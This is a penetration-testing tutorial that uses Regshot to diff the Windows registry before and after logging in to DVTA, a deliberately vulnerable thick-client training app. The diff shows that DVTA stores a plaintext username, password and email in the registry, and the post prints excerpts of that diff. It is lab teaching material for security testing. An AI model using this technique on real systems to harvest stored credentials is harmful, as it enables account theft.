Thick Client Penetration Testing on DVTA

March 22, 2021 By Raj Chandel

In the previous article, we have seen some methods to Analyze the Traffic of Thick Client Applications specifically in DVTA.

You can take a look at that article by browsing this link: – **https://www.hackingarticles.in/thick-client-penetration-testing-traffic-analysis/**

In this article, we will perform some attacks to pen-test the application.

Table of Content


Prerequisites

- Attacker machine: – Kali Linux
- Regshot: – For Privilege Escalation
- Process Hacker: – To dump the memory strings
- Procmon from Sysinternal suite

Privilege Escalation

Regshot is a great open-source registry compare utility that you can use to compare the number of registry entries or installing a new software product so that you can easily take a snapshot of your registry and then compare it with a second. Let us see how we can use Regshot to figure out what modifications are done to the registry entries after running our application.

First of all download the Regshot application go going to the official site or you can directly download it from here: – https://sourceforge.net/projects/regshot/files/latest/download


SOURCEFORGE

Home / Browse / System Administration / Logging / regshot

regshot

Brought to you by: maddes, regshot, xhmikosr


Downloads: 2,547 This Week

Regshot is an open-source (LGPL) registry compare utility that allows you to qu
compare it with a second one - done after doing system changes or installing a

Project Activity


Updated /md5file(buggy)/md5_idea_c_update_history.txt

Download and extract It into your system and open up 32 version of regshot


This PC › Local Disk (C:) › Users › vijvi › Downloads › Regshot-1.9.0


Name	Date modified	Type
History	03-02-2013 02:03	Text Document
language	03-02-2013 02:02	Configuration sett
License	03-02-2013 02:02	Text Document
ReadMe	03-02-2013 02:04	Text Document
regshot	03-02-2013 02:02	Configuration sett
Regshot-x64-ANSI	03-02-2013 02:11	Application
Regshot-x64-Unicode	03-02-2013 02:10	Application
Regshot-x86-ANSI	03-02-2013 02:11	Application
Regshot-x86-Unicode	03-02-2013 02:11	Application

After opening up the application choose the HTML document and take the 1st shot. So this should take a snapshot of all the registries entries.



Once 1st shot is done open up the DVTA application and explores the application a bit by logging in to one of the user accounts and taking the profile information and after that we will take the second shot to observe the difference between the registry entries before running the application and registry entries after running the application.


Let's open up the DVTA application and log in as Vijay or another user that you have created.



Username: vijay


Password: ●●●●●

And then explore the application such as by clicking on View Profile or by checking expenses.



Username: vijay
Email ID: vijay@test.com

Now, let’s take a second shot to see what registries entries have been modified.



Compare logs save as: Plain TXT [✓ HTML document]


Scan dir1[;dir2;dir3;...;dir nn]: C:\WINDOWS

Output path: C:\Users\vijvi\AppData\Loc

Add comment into the log:

Keys:317139 Values:564258 Time:233s640ms

Ok, great 2nd shot also has been taken, let’s compare both of the entries.


Regshot 1.9.0 x86 ANSI


Compare logs save as: Plain TXT [✓ HTML document]

Scan dir1[;dir2;dir3;...;dir nn]: C:\WINDOWS

Output path: C:\Users\vijvi\AppData\Loca


Add comment into the log:

It will show you an HTML file with all the differences between the 1st shot and 2nd shot. It will show you lots of entries. To make it easier to search for DVTA. When you apply the find filter it will show you some DVTA related entries. If you notice these are the registries entries that are modified while the application was running probably when we have logged in to the application at that time the DVTA application might have saved these values. You can see that ***initially, the user name was "null"*** after running the application the value ***Vijay*** was added to this registry entry. Similarly, ***initially, the password was null, and "Vijay" was added after running the application***. Basically, after logging in as Vijay the user name password was saved into the registry's entries. Similarly, ***null has been replaced by "vijay@test.com" for the Email*** entries and ***is logged in made "True" from false*** as shown below.



```
HKU\S-1-5-21-3631                                            Windows\CurrentVersion\Exp
HKU\S-1-5-21-3631940098-4191597169-912713383-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Exp
HKU\S-1-5-21-3631940098-4191597169-912713383-1001\SOFTWARE\Microsoft\Windows\CurrentVersion\Exp

Values modified: 35

HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts\goopdate_main: 22 00 00 00 00 00 00 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts\goopdate_main: 23 00 00 00 00 00 00 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts\goopdate_constructor: 22 00 00 00 00 00 00 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts\goopdate_constructor: 23 00 00 00 00 00 00 00
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271338
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271338
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271338
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271338
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271338
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271338
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271338
HKLM\SYSTEM\ControlSet001\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271338
HKLM\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\SecureTimeEstimated: 97 F4 94 8C 24 FF
HKLM\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\SecureTimeEstimated: D0 0C 77 3F 25 FF
HKLM\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\SecureTimeHigh: 97 5C 59 EE 2C FF D6 0
HKLM\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\SecureTimeHigh: D0 74 3B A1 2D FF D6
HKLM\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\SecureTimeLow: 97 8C D0 2A 1C FF D6 0
HKLM\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\SecureTimeLow: D0 A4 B2 DD 1C FF D6
HKLM\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\RunTime\SecureTimeTickCount: 11 45 47
HKLM\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\RunTime\SecureTimeTickCount: 00 D9 4
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271
HKLM\SYSTEM\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-3631940098-4191597169-91271
HKLM\SYSTEM\CurrentControlSet\Services\W32Time\SecureTimeLimits\SecureTimeEstimated: 97 F4 94 8C 2
HKLM\SYSTEM\CurrentControlSet\Services\W32Time\SecureTimeLimits\SecureTimeEstimated: D0 0C 77 3F 2
HKLM\SYSTEM\CurrentControlSet\Services\W32Time\SecureTimeLimits\SecureTimeHigh: 97 5C 59 EE 2C FF
HKLM\SYSTEM\CurrentControlSet\Services\W32Time\SecureTimeLimits\SecureTimeHigh: D0 74 3B A1 2D FF
